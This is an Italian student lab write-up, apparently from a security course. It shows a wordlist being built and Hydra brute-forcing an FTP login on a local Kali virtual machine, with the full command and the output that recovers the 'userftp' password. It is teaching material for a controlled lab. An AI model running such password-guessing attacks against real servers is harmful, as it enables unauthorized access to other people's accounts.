


Di seguito ho craccato il servizio ftp ed ho proceduto come prima, installazione del servizio ftp come da slide e creazione di una wordlist.



```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ cat dizpsw.txt
asdrubale
asdrubale
pasquale
giovanni
antonio
peppino
ciao
cavolo
uffa
12312312
lalalalal
evvai
edda
gio
rambo
tango
jambo
kali
userftp
(kali@kali)-[~/Desktop]
$
```

per poi dare in pasto ad hydra la passlist per concludere l'attacco andato a buon fine!

Screen qui sotto!

```
kali-linux-2024.3 (Tutto apposto unit2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ hydra -l userftp -P dizpsw.txt 127.0.0.1 -t 4 -s 21 -V ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 13:26:22
[DATA] max 4 tasks per 1 server, overall 4 tasks, 19 login tries (l:1/p:19), ~5 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "asdrubale" - 1 of 19 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "asdrubale" - 2 of 19 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "pasquale" - 3 of 19 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "giovanni" - 4 of 19 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "antonio" - 5 of 19 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "peppino" - 6 of 19 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "ciao" - 7 of 19 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "cavolo" - 8 of 19 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "uffa" - 9 of 19 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "12312312" - 10 of 19 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "lalalalal" - 11 of 19 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "evvai" - 12 of 19 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "eddai" - 13 of 19 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "gio" - 14 of 19 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "rambo" - 15 of 19 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "tango" - 16 of 19 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "jambo" - 17 of 19 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "kali" - 18 of 19 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "userftp" - pass "userftp" - 19 of 19 [child 0] (0/0)
[21][ftp] host: 127.0.0.1 login: userftp password: userftp
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 13:26:39

(kali@kali)-[~/Desktop]
$
```